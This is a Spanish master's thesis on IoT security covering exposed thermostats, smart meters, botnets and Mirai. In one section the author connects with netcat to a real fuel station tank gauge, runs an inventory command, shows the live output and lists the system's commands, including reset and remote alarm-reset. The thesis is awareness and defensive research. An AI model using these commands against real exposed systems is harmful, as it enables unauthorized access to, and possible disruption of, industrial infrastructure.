Universitat Oberta de Catalunya

uoc.edu

Seguridad en la Internet de las cosas:
Firmwares, vulnerabilidades y riesgos en la rapidez del desarrollo y consumo de Internet Of Things

Álvaro Calvo del Olmo
Máster en Seguridad de las TIC
Seguridad en Internet de las cosas

Nombre Consultor/a: Victor García Font
Nombre Profesor/a responsable: Carlos Hernández Gañán

Fecha Entrega: 31 de diciembre de 2018

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Firmwares, vulnerabilidades y riesgos en la rapidez del desarrollo y consumo de Internet Of Things*
Nombre del autor:	*Álvaro Calvo del Olmo*
Nombre del consultor/a:	*Víctor García Font*
Nombre del PRA:	*Carlos Hernández Gañán*
Fecha de entrega:	*Diciembre 2018*
Titulación:	*Máster en Seguridad de las TIC*
Área del Trabajo Final:	*Seguridad en Internet de las cosas*
Idioma del trabajo:	*Castellano*
Palabras clave:	*Iot, firmware, botnet, Internet of things, mirai, krack, mac, wpa, wifi, https, vpn, shodan, api, routers, android, ios, escalada de privilegios, malware,*

Resumen del Trabajo*:*

El Internet de las Cosas (IOT) se ha convertido en una revolución: la posibilidad de conectar todo tipo de cosas, objetos y aparatos del hogar (o de la empresa) a Internet. Tenemos en nuestra mano o con nuestra voz la posibilidad de dar órdenes, comprobar y tener una estancia ultraconectada. Sin embargo, cada dispositivo además de estar conectado a la red de redes, tiene su propio software y hardware que en muchos casos o se ha desarrollado de una manera demasiado ágil, o incluso deja de tener soporte en unos pocos años, esto sumado a la filosofía actual de consumir tecnología de una forma excesivamente compulsiva y rápida estamos exponiendo nuestra privacidad, nuestro hogar, nuestras familias, o nuestra valiosa información a aquel delincuente que sin abrir la puerta de nuestra estancia pueda hacer lo que quiera con nosotros.

En este TFM se pretende explicar con casos reales, como se puede investigar el firmware de un dispositivo IOT; que vulnerabilidades o errores de diseño podemos tener en nuestro hogar. Para ello cogeremos varios dispositivos e investigaremos su funcionalidad y como en muchos casos no está tan bien reflexionada su funcionalidad, se explicará el proceso de investigación de un firmware de un IOT, se explicarán que riesgos tenemos con dispositivos desactualizados o sin soporte, y explicaré como un router mal configurado puede exponer nuestros IOT (que podrían tener vulnerabilidades) y que soluciones se proponen para evitar ser parte de una botnet.

Abstract (in English, 250 words or less):

The Internet of Things (IOT) has become a revolution: the possibility of connecting all kinds of things, objects and appliances from home (or the company) to the Internet. We have in our hands or with our voice the possibility of giving orders, checking and having a home ultraconnected to the Internet network. However, each device has a specific software that in many cases has developed too quickly or hasn't support in a few years. In addition, the current philosophy of consuming technology in a compulsive and fast way, we are exposing our privacy, our home, our families, or our information to the cybercriminal who without opening the door of our home can do what he wants with us.

In this TFM I try to explain with real examples, the steps to investigate the firmware of an IOT device and explain the vulnerabilities or design and configuration errors that we can have in our home. It will also explain what factors or devices around the IOT can affect and how they can be involved in malwares or botnets.

Índice

Lista de figuras

1. Sobre este Trabajo de Fin de Máster

1.1 Contexto y justificación del Trabajo

El presente Trabajo de Fin de Máster (TFM), pretende ser una investigación sobre los peligros del reciente Internet de las Cosas (*IOT*). Aunque más adelante explicaremos y detallaremos en que consiste el *IOT*, podríamos definirlo, para entender ese apartado, en cosas conectadas a Internet: frigoríficos, cámaras de Seguridad, televisiones, sistemas de audio, iluminación, coches, ...

Vivimos en una sociedad de la inmediatez en la que mucha tecnología debe desarrollarse con mucha agilidad para que el producto llegue a tiempo al mercado. Y, aunque parte de ese producto tecnológico es el hardware, el software embebido en estos dispositivos generalmente está realizado a medida para el dispositivo. Es aquí, donde se generan diversos problemas para tener un soporte en actualizaciones que cubra toda la vida útil del dispositivo o que durante el desarrollo de este firmware sea lo suficientemente ágil y a la vez seguro.

La otra cara de esta sociedad en la que todo se consume de manera rápida se encuentra en el usuario. El usuario que demanda tecnología quiere poder usarlo de la forma más inmediata nada más comprarlo. Especialmente en el Internet de las Cosas, no se prestan atención a diversos aspectos en su configuración que también puede exponer nuestra red, nuestra privacidad, o la integridad de nuestra información.

En la actualidad, vivimos una revolución tecnológica en la que constantemente se venden productos exaltando sus capacidades, pero descuidando profundamente la seguridad informática. No olvidemos que los datos, la información, la privacidad, nuestros hábitos de consumo, nuestras costumbres, nuestro bienestar y cualquier cosa que sea información pueden estar expuestos: estamos ante el oro de nuestro siglo ya que la información es poder.

Con este TFM se pretende concienciar y demostrar que *IOTs* perfectamente válidos de hoy en día tienen serios problemas para ser seguros: ya sea por vulnerabilidades en el firmware/software del dispositivo, como por menús de configuración mal diseñados, o simplemente por la tendencia a configurar nuestros dispositivos conectados a Internet de una forma cómoda y a su vez insegura.

1.2 Objetivos del Trabajo

El Internet de las Cosas ha entrado fuerte: con frigoríficos interconectados a Internet, lavadoras, etc. Aunque aún muchos de estos dispositivos puede que no existan en un hogar, si podemos analizar ciertos *IOTs* que pueden estar actualmente en nuestro hogar y ver sobre que problemas nos exponemos en los *IOTs* actuales y futuros.

Los objetivos que se buscan en este TFM serán los siguientes:

- **Firmware de dispositivos IOT:** Revisión de un firmware de un caso real. Es decir, buscando algún tipo de vulnerabilidad, análisis de las políticas de actualizaciones de los fabricantes, y búsqueda de configuraciones que son confusas para el usuario y que pueden exponer al usuario.
- **Analizar los riesgos de implantación de IOTs en una PYME o en el hogar**: Hablaremos de los riesgos más típicos de los usuarios en su configuración y en que podemos vernos implicados, si se ven comprometidos.
- **Mejorar las comunicaciones entre nuestro ordenador, móvil, etc. y nuestro IOT**, proponiendo comunicaciones privadas y cifradas en la red local para garantizar la comunicación segura en caso de que nuestra red estuviese comprometida.
- **Routers**: Estos son un medio de conexión con todos los dispositivos *IOT* en el hogar o la PYME. Si un IOT tiene una vulnerabilidad y el router tiene una configuración errónea (o también es vulnerable) podemos tener un riesgo potenciado en los *IOTs*.
- **Casos reales de IOTs en riesgo en Internet:** Una investigación inicial de *IOTs* expuestos y como están expuestos los que analicemos.

1.3 Enfoque y método seguido

El enfoque seguido será desde el punto de vista de un hogar: con una serie de dispositivos y como debemos planificar y centrarnos en una correcta configuración de estos. Si en un hogar es más difícil que los miembros tengan conocimientos técnicos, una PYME pequeña es perfectamente similar a un hogar por su tamaño de la red. Además, los posibles daños a una PYME pueden afectar directamente a la viabilidad del negocio y en la seguridad de la información valiosa.

Por tanto, como ya hemos dejado entrever en los objetivos, iremos tocando cada uno de esos puntos con una estrategia de análisis de los problemas, usando demostraciones sobre como nos lo encontramos y que cosas vamos asegurando si es posible en nuestros supuestos, y como con pequeñas acciones se puede mejorar mucho la seguridad de estos *IOTs*. Además, iremos dejando constancia que cosas deberían de cambiar en el sector referido a los fabricantes y, además de prestaciones técnicas, que criterios en cuanto a seguridad podemos sumar a nuestras exigencias en la compra de un *IOT*.

1.4 Planificación del Trabajo

Los recursos necesarios van a ser una serie de *IOTs* que pueden encontrarse en el hogar como un amplificador de audio con conexión WIFI, un reproductor de TV con WIFI (para añadir a una televisión que no disponga de televisión inteligente y reconvertirla en IOT), también se incidirá en problemas que puede tener un router (que al final no deja de ser un intermediario de interconexión de *IOTs* presentes y futuros). Además, como introducción, investigaremos un modelo de termostato consumido en EEUU, o un sistema de gestión de tanques de gasolineras.

En cuanto a la planificación, se definen 5 fechas destacables que coinciden con fechas en las que el TFM será revisado por el profesor responsable y su presentación. En base a la temática que hasta ahora hemos explicado, se definen una serie de tareas. Toda esta planificación se ve mucho mas clara con el siguiente diagrama de Gantt




Figura 1 – Diagrama de Gantt de planificación

1.5 Breve sumario de productos obtenidos

Se ha logrado tener una visión de los principales problemas de los *IOTs* tanto en la fabricación, como errores en el diseño del software. Ha sorprendido como gasolineras y termostatos están expuestos, y como fabricantes pueden refinar mejor sus firmwares y que pueden exponer su vida o negocio, además de la relativa facilidad de encontrar dispositivos o usuarios en esta situación. Por último, en general se explica y se demuestra porqué los *IOTs* se han hecho famosos y, entre otras cosas, por su producción de consumo y no como productos que den solución a medio plazo.

1.6 Breve descripción de los otros capítulos de la memoria

1. **Sobre este trabajo de fin de máster**: Es este mismo capítulo en el que estamos actualmente. Donde se introduce el contexto y justificación del trabajo, objetivos, método seguido, planificación, etc.

2. **Introducción**: El fin de este capítulo es poner al lector en situación sobre que es un *IOT* y de que forma suelen estar afectados y porqué todos somos ya usuarios de *IOT*. También se explicará que es una *Botnet* y que en que consiste la *Botnet Mirai*. Así se orienta al lector hacía el capítulo 3 donde se estudiarán dos dispositivos *IOT* de una manera mas profunda.

3. **Estudio de dos dispositivos IOT**: En este capítulo se estudiarán dos dispositivos del *Internet de las Cosas* con un análisis pormenorizado: un reproductor multimedia con *WIFI* y un amplificador de sonido. En el primer dispositivo se realizará el análisis del firmware en modalidad de caja blanca y en el segundo se hará en modalidad de caja negra. Gracias a este capítulo, veremos y demostraremos como se venden dispositivos *IOTs* con vulnerabilidades muy graves, o bien, en muchos casos con fallos de configuración por parte del usuario.

4. **Comunicaciones seguras con IOTs punto a punto**: en este capítulo se hablará de la importancia del *HTTPS* y la seguridad en dispositivos *IOTs*, se demostrará como es posible interceptar credenciales por *HTTP* como por *HTTPS* (en un caso muy particular), desencriptar todo el tráfico desde una red *WIFI* con contraseña conocida. Además, se explicará la vulnerabilidad *Krack* que puso en entredicho la seguridad *WPA* y *WPA2* en redes *WIFI* y de que manera puede afectar a nuestros dos dispositivos de ejemplo.

5. **Routers y dispositivos de gestión**: Un *IOT* se puede ver también afectado por problemas en el dispositivo desde el que le gestionamos (como ordenadores, tabletas, móviles, etc.). Además los routers en el hogar desempeñan un papel muy importante para garantizar la seguridad de todos los dispositivos que dependen de él (especialmente los *IOTs*): Veremos algunas vulnerabilidades conocidas referidas a nuestros “grandes directores de orquesta”.

6. **Buscando los dos dispositivos analizados en Internet**: Este capítulo permitirá ver, con los dispositivos analizados en el capítulo 3 (y con los que se ha seguido la explicación a lo largo del capítulo 4 y 5) cual es el panorama de ellos en Internet.

7. **Introducción a VPN**: En este breve capítulo, se introducirá a que es una *VPN* como segunda solución y complementaria a la comunicación segura. Siendo una buena solución para resolver buena parte de los problemas a los que el usuario se enfrenta para manejar desde fuera de su hogar los *IOTs* que tiene en su casa.

8. **Conclusiones**: En esta parte se habla de las conclusiones de este *TFM*. Además, se propondrá vías futuras de desarrollo y de continuación de este enfoque.

9. **Glosario, Bibliografía y Anexos:** Como parte final de este TFM se pondrán las referencias, términos y anexos que puedan complementar configuraciones explicadas en el TFM

2. Introducción

Antes, al exponer el objetivo del TFM, se ha explicado de forma muy escueta que es un *IOT*. Veámoslo con más profundidad.

2.1 ¿Qué es un IOT?

El *IOT* o *Internet de las cosas*[1] es un nuevo concepto basado en la conexión de objetos de nuestro día a día a Internet. Este concepto también se relaciona con la conexión de Internet con mas objetos o cosas que con personas. Si hablásemos de personas podríamos relacionarlos con portátiles, tabletas, móviles, ordenadores de sobremesa, etc. Y si hablásemos de cosas podríamos hablar de televisiones, iluminación, termostatos, lavadoras, frigoríficos, amplificadores de sonido, videovigilancia, cierres de

[1] Internet of Things en inglés.

puertas, coches, etc. También podríamos relacionar a cosas con el Internet de las Cosas a objetos del día a día que están conectados a Internet indirectamente: por ejemplo, etiquetas de radio para ser detectadas o gestionadas por otros equipos de la forma que lo harían los humanos [1].

Este concepto de *IOT* o *Internet de las cosas* fue nombrado por primera vez en 1999 por Kevin Ashton en el *MIT*[2].

Normalmente las capacidades de estos dispositivos *IOT* tienen capacidades limitadas de CPU, memoria y energía, pero pueden hacer montones de cosas dedicados al objetivo en esa área: recopilar información de su entorno, de edificios o incluso fábricas.

En *IOT* un alto porcentaje de dispositivos son creados para el consumo: como la automatización del hogar, vehículos conectados, salud conectada a Internet, hornos, aspiradoras, secadoras, lavadoras, frigoríficos, … todos con WIFI de la manera principal. Sin embargo, también se crean nuevas necesidades como termostatos que manejamos desde Internet o sistemas de iluminación inteligente económicos (*Philips Hue*, *Osram Smart+ plug* o *Ikea Smart Lighting*) apoyados en bridges o puentes entre la red local tradicional y redes inalámbricas *ZigBee*[3]:

De hecho, muchos de estos dispositivos de consumo creados por fabricantes que se han apresurado a introducirse en este mundillo se les ha criticado por ser dispositivos o conectividades de valor muy cuestionable, o incluso en cuanto a seguridad, insuficientes. Esta falta de calidad ha hecho la aparición de términos como *Internet of Shit*, o *Internet de las porquerías* precisamente por esta falta de calidad o productos con funcionalidades "inútiles" o mal desarrolladas por mero movimiento comercial.

No siempre su seguridad se circunscribe a conexiones WIFI, podemos hablar de IOTs vía Bluetooth, Bluetooth de bajo consumo[4], *NFC*[5], *ZigBee*, redes móviles *LTE*, conexiones cableada Ethernet, vía *PLC*[6], etc.

2.2 ¿Qué es un IIOT?

Un área específica del *IOT* que merece mención es el *IIOT* o *Industrial IOT* [2] que son todos los *Internet de las Cosas* relacionados con maquinaria, plataformas avanzadas industriales, robots industriales, sensores ambientales, que podrían ser aplicados en fábricas, almacenes, astilleros, etc.

En esta área, los fallos de diseño, configuración y seguridad son especialmente delicados, ya que puede poner en peligro bienes materiales como humanos. Pueden estar perfectamente en infraestructuras criticas como centrales nucleares, control de vertidos, depuración de aguas, etc.

2.3 ¿Somos todos a día de hoy usuarios de IOT?

A la pregunta de si todos ya somos usuarios de *IOT*, indudablemente, la respuesta es SI.

2.3.1 Contadores inteligentes

Podría decir que incluso mi abuela ya es usuaria de los *IOTs* de manera casi involuntaria. Se estableció por normativa[7] la obligación de cambiar todos los contadores eléctricos por los nuevos contadores inteligentes. Este nuevo sistema brinda la telegestión, evitando la estimación de lecturas y nuevas tarifas más flexibles para el usuario.

---

[2] Kevin Ashton, nacido en 1968 en Birmingham (UK), cofundó el Auto-ID Center en el MIT donde creó el estándar global para el RFID y otros sensores. Es precisamente en el Auto-ID center donde acuñó el concepto de Internet de las Cosas en 1999. Kevin Ashton es considerado un pionero en tecnología.

[3] Zigbee , redes inalámbricas PAN de bajo consumo, baja velocidad y bajo coste basado en el estándar IEE 802.15.4.

[4] Bluetooth Low Energy (BLE), tecnología que permite la comunicación por Bluetooth de dispositivos de bajo consumo, cuya fuente de alimentación puede ser, por ejemplo, una pila de botón.

[5] NFC o Near Field Communication. Tecnología de comunicación de corto alcance y alta frecuencia que permite mediante inducción de un campo magnético. Entre ambos dispositivos tiene que haber una distancia de centímetros para posibilitar la comunicación. El estándar de comunicación está basado en el ISO 14443 (RFID).

[6] PLC o Power Line Communications, tecnología que usa el cableado de energía eléctrica para transmitir información gracias al uso de técnicas de modulación sobre la señal portadora.

[7] Se estableció en el IET/290/2012 del 16 de febrero de 2012 fechas máximas del cambio de contadores inteligentes electicos

Sin embargo, este tipo de contadores generó mucha controversia, puesto que no deja de ser una obligación para poder monitorizar nuestros hábitos y perdiendo más privacidad.

Estos contadores no dejaron de tener sus primeros problemas nada más aparecer en cuanto a seguridad. Ya en 2014 dos españoles (Javier Vázquez Vidal y Alberto García Illera) presentaron en una conferencia[8] en *Black Hat Europe* la manera de, gracias a un contador intruso en la red eléctrica, sembrar la duda sobre este nuevo sistema donde podría generar un ciberdelincuente apagones eléctricos, capturar el identificador de suministro de otros contadores y la posibilidad de transmitir órdenes [3].

Los contadores inteligentes se comunican entre ellos y con un nodo de la zona, mediante la red PLC, recoge la información de su área y lo retransmite a la operadora eléctrica. Sin embargo, en aquel momento, aunque las comunicaciones van cifradas y diversos sistemas de seguridad, muestran en esta conferencia la debilidad de ellos.

Figura 2 – Contador inteligente eléctrico

Y como usuarios… ¿Que podemos hacer para evitar que un usuario malicioso ataque nuestro flamante contador inteligente? La respuesta es que no podemos hacer nada en la mayoría de los casos. Por tanto, ya somos usuarios de *IOT* y sus riesgos. Pensemos lo peligroso que es que un ladrón sepa en un barrio quienes no están consumiendo electricidad ¿No estamos más expuestos en cuanto a privacidad? ¿Y en seguridad? [4].

2.3.2 Televisiones inteligentes: totalmente establecidas

Pero no olvidemos que ya en muchos hogares es complicado adquirir una TV que no tenga funciones inteligentes conectadas a Internet.

Ya en 2013 un usuario alertó [5] como las televisiones inteligentes de *LG* recopilaban información sobre los hábitos de uso y los enviaba a *LG* (sin siquiera usar HTTPS) incluso aunque la opción de recopilación de información estuviese desactivada. Este error es un peligro de privacidad: pagamos por el dispositivo y además el fabricante saca beneficio dos veces con nuestros datos ¿Os imagináis el valor de la información de saber en tiempo real que están viendo los usuarios que compraron TVs a un fabricante? En el mundo de la publicidad esa información vale muchísimo especialmente por la exactitud, cuando esa información en el pasado siempre ha sido estadística con el uso de audiómetros[9].

Sin extender este apartado, un buen ejercicio para reflexionar es detenerse a pensar en la cantidad de dispositivos que ya tenemos en nuestro día a día que ya recopilan información nuestra, y pensemos cuántos de ellos son *IOTs*. Esa autonomía que tienen esos dispositivos debe ser mantenida y vigilada si no queremos vernos expuestos.

---

[8] https://www.youtube.com/watch?v=Z_y_vjYtAWM

[9] Audímetro o people meter: es un dispositivo conectado a la TV de algunos usuarios que permite capturar y generar datos estadísticos sobre que se está viendo

2.4 ¿Cuáles son los problemas a priori más comunes en la configuración de nuestros IOTs?

Los problemas más comunes en los *IOTs* es la alta permisividad de los firmwares en que permanezcan contraseñas por defecto y además es culpa del usuario de no cambiarla de forma proactiva. Existe una alta tendencia a abrir puertos a Internet para manejar un *IOT* desde Internet, por ejemplo, desde nuestro móvil y exponer los dispositivos directamente. La suma de estos dos factores da una alta exposición tanto por la privacidad como por la posible explotación de vulnerabilidades por terceros.

2.4.1 Un ejemplo de IOT: Termostatos inteligentes

No es difícil localizar termostatos en Internet cuyo puerto está abierto, su acceso es por HTTP y su contraseña es la de por defecto. La exposición del usuario en cuanto a privacidad ya es muy elevada, aunque no haya vulnerabilidades sobre el dispositivo. Veamos un ejemplo real:




Figura 3 – Programa de temperatura por días en un termostato expuesto en Internet

No solo podemos variar la temperatura actual, si no conocer el programa del termostato semanal, manipular contadores de mantenimiento o la calibración de las sondas. ¿Y si alguien logra asociar la IP con una ubicación física? ¿Y si es un ladrón? La privacidad y la seguridad ya está en el punto de mira por una comodidad mal aplicada.

En estos termostatos localizados en Internet, lo más curioso es que incluso el usuario se ha molestado en configurar el termostato asignándole una IP estática ¿Por qué no aprovechó y cambió la contraseña por defecto del termostato? Estas cosas que aquí pueden parecer absurdas es el típico factor humano muy común en la configuración de los *IOTs*.




Figura 4 – Opciones de red en uno de los termostatos expuestos

Si comprobamos la configuración de red, vemos que este dispositivo aparentemente no da siquiera la posibilidad de HTTPS, con lo que este usuario, suponiendo que tenga una contraseña más robusta, cuando acceda desde Internet a manejar su termostato (en según qué circunstancias que veremos en el capítulo 4) podría exponerse su contraseña en claro.

2.4.2 Un ejemplo de IIOT: Tanques de gasolineras

Veamos el siguiente ejemplo de *Industrial IOT*: Los tanques de combustible de muchas de gasolineras tienen integrados distintos sensores que miden temperatura, nivel de agua, etc. y estos sistemas suelen ser de tipo puerto serie. Gracias a estudios sobre estos entornos [6] se descubre que estos sistemas de tipo serie se adaptaron para que funcionen en Internet[10] permitiendo acceder de manera remota. Sin embargo, al carecer de manera nativa de sistemas de autenticación y buscando en su configuración la solución rápida de abrir el puerto a Internet sobre estos sistemas, nos encontramos con que estos tanques son accesibles de manera directa: únicamente abrir la conexión con una sesión *telnet* (con *netcat*, por ejemplo) y tecleando el comando adecuado (en este caso *I20100)* y ya sabremos información de los depósitos. Veamos un ejemplo de tanques de una estación de servicio en los EEUU:

```
[redacted]:~ [redacted]$ nc [redacted] 10001
^AI20100

I20100
12/16/18  2:21 PM

[redacted]

IN-TANK INVENTORY

TANK PRODUCT               VOLUME TC-VOLUME   ULLAGE   HEIGHT    WATER     TEMP
  1  Regular                 8947      9025    10835    54.91     0.00    47.53
  2  Premium                 1341      1349     3365    29.59     0.00    51.74
  3  Diesel                  3667      3682     1422    60.51     0.00    50.67
```

Figura 5 – Tanques disponibles de la gasolinera y el estado de ellos

También podríamos visualizar los últimos repostajes de los depósitos:

```
[redacted]

                                                          Volume=GALLONS
                                                           Height=INCHES
DELIVERY REPORT                                          Temp=FAHRENHEIT

TANK  1:Regular

                                 Fuel     FuelTC     Water      Fuel      Fuel
        Date / Time            Volume     Volume    Height      Temp    Height

 START: 12/13/18 12:11 PM        8043       8115      0.00     47.15     50.76
   END: 12/13/18 12:36 PM       16533      16739      0.00     42.18     91.50
AMOUNT:                          8490       8624

 START: 12/10/18  9:29 AM        5061       5094      0.00     50.73     36.50
   END: 12/10/18 10:07 AM       17099      17355      0.00     38.67     94.77
AMOUNT:                         12038      12260
```

Figura 6 – Estado de los últimos repostajes de cada uno del tanque "regular"


Gracias a la facilidad para encontrar manuales de usuario podemos llegar al resto de comandos y conocer el día a día de la gasolinera, sus repostajes, el estado de los depósitos, etc. Además, existen comandos que si pueden afectar al sistema, como ver el histórico de alarmas de los sensores, resetear alarma remota, …

Aunque en el ejemplo anterior hemos visto una estación de EEUU, buscadores de Internet sobre dispositivos y servicios expuestos nos vuelcan sin dificultad el estado de algunas estaciones de servicio españolas (figura 8).

[10] Mediante dispositivos como, por ejemplo, el GC-NET2 32-DTE

S00100	Reset
S00200	Clear Reset Flag
S00300	Remote Alarm Reset
I10100	System Status Report
I20100	Inventory
I20200	Delivery
I20400	Shift Inventory
I20500	Tank Status
I20600	Tank Alarm History
I30100	Sensor Status
I30200	Sensor Alarm History
I40600	Relay Status
S50100	Set Time of Day
IA0100	Tank Diagnostics
IB0100	Sensor Diagnostics
I90200	Version Information

Figura 7 – Comandos del sistema de tanques



```
I20100
    16-12-18  7:45

[redacted] S.L.
[redacted]


INVENTARIO EN TANQUE

PRODUCTO TANQ              VOL    VOL CT    POR LL   ALTURA    AGUA      TEMP
  1  GASOLEO C             19693     19719    31306   1029.0     0.0    13.60
  2  GASOLEO B2             6396      6408    44603    466.3     0.0    13.22
  3  GASOLEO A             21048     21048    29951   1081.1     0.0    15.58
```

Figura 8 – Tanques de una gasolinera española

Ya sabemos que la gasolina es inflamable y peligrosa en su manipulación ¿Pero no es una irresponsabilidad que estos sistemas estén expuestos en Internet? ¿No habremos bajado la guardia? Recordemos que un *IIOT* puede ser este ejemplo o cualquier infraestructura industrial e incluso crítica como una central nuclear.

2.5 ¿Qué es una botnet?

Una *Botnet* [7] es una red de robots informáticos ejecutados de manera autónoma y automatizada. La persona involucrada en esa *botnet* controla todos esos robots infectados de manera remota para hacer aquello que desee. Precisamente al estar esos miembros de las *botnets* esperando al control en muchos casos se les denominan zombis.

Quizás un ordenador es más difícil de lograr su control, pero a un *IOT* es mucho más fácil normalmente ya que los fabricantes dejan de dar soporte a su software, a veces por mal diseño del firmware no fuerza a cambiar el usuario y contraseña por defecto (y el usuario tampoco la cambia de propia voluntad), servicios activados innecesarios, etc. hacen que sea más común su ataque. Además, muchos de estos IOTs tienen firmwares basados en núcleos de *Linux* lo que provoca que una vez ganado el control sobre este puedan ejecutar prácticamente cualquier cosa.

¿Y cómo controlan esa red de zombis o robots? Muchas veces está centralizada en canales de *IRC*, o servidores de comando y control al que se conectan todos los zombis de la *botnet* en busca de si hay nuevas órdenes. En este tipo de jerarquía centralizada de la *botnet* implica que si se desactivan los servidores principales muchos de estos miembros de la *botnet* no tendrán a nadie que les ordene que hacer.

Precisamente por esto muchas de estas *botnets* han evolucionado a redes *P2P* usando un funcionamiento descentralizado y permitiendo que entre los miembros se conecten y comuniquen ordenes mediante conexiones cifradas, este tipo de redes suele ser más difícil de desarticular.
Pero… ¿Qué pueden hacer con la *botnet* [7]?

- **Envío de SPAM**: Usando para el envío de correo basura. Lo habitual es que los creadores de estas *botnets* las alquilen o vendan a *spammers*.

- **Minería de *Bitcoins*[11]:** Con la aparición del *Bitcoin*, donde el minado aporta un pago por realizar la tarea, si nosotros tenemos una red de millones de dispositivos (como los IOTs) por pocos recursos de procesamiento que tengan, todos ellos juntos pueden hacer grandes tareas, además de que todo este procesado implica un coste energético que el delincuente se ahorra.

- **Manipulación de encuestas** y abusas de servicios de pago por publicidad y que generan beneficios económicos a los delincuentes [8].

- **Ataque de denegación de servicio distribuidos**: Pensemos en millones de dispositivos atacando un determinado servicio realizando peticiones constantes. Al ser millones y millones de conexiones concentradas en un servidor, por ejemplo, este no puede atender la demanda y se reduce su rapidez, eficacia o incluso deja de dar servicio por el exceso de peticiones (no pudiendo contemplarse el filtrado de paquetes como una solución real).

Precisamente en este último punto merece la pena hablar de cómo los ataques de *Denegación de Servicio Distribuido* y *Botnet* pueden ir relacionados y provocar el caos en Internet como fue la *Botnet Mirai*.

2.6 Botnet Mirai

Muchísimos años previos a la existencia de la *Botnet Mirai*, en el año 2000, un joven adolescente Michael Calce, más conocido como *Mafia Boy* [9] [10], estuvo con lo que él llamó *proyecto Rivolta* [12] permitiendo realizar una ataque de denegación de servicio. *Mafia Boy* apuntó esta herramienta hacia *Yahoo!* (por aquel entonces una empresa multimillonaria) haciendo caer la web durante una hora, también dejó sin servicio *eBay*, *CNN* o *Amazon*. Aunque este joven por aquel entonces fue juzgado, abrió el debate de como un chico de 15 años pudo haber provocado esos daños con una técnica tan simple, ¿que podría hacer un gran cibercriminal adulto?

En una evolución de esta categoría de ataques de Denegación de Servicio, o más bien, Denegación de Servicio Distribuida (*DDOS*), son diferentes equipos repartidos geográficamente y donde todos atacan un objetivo haciendo muchas peticiones simultaneas hasta lograr que deje de dar servicio. Es la razón por la que es muy complicado desarticular ese ataque teniendo en cuenta la dispersión de los atacantes. Podríamos decir que la *botnet* más temible fue *Mirai* en 2016.

Mirai [11] es una *botnet* basada en un malware cuyo objetivo es la infección de dispositivos *IOT* como routers o cámaras IP. Su código fuente apareció publicado en varios foros de hacking lo que hizo posible comprender su funcionamiento y también que otros usuarios pudiesen adaptarlo a sus proyectos. Su forma de actuar centra su ataque en dispositivos *IOT* expuestos con credenciales por defecto, les infecta con el *malware* que se carga en memoria principal (persistiendo hasta que es reiniciado) y en espera de comandos para hacer este tipo de ataques *DDOS*.

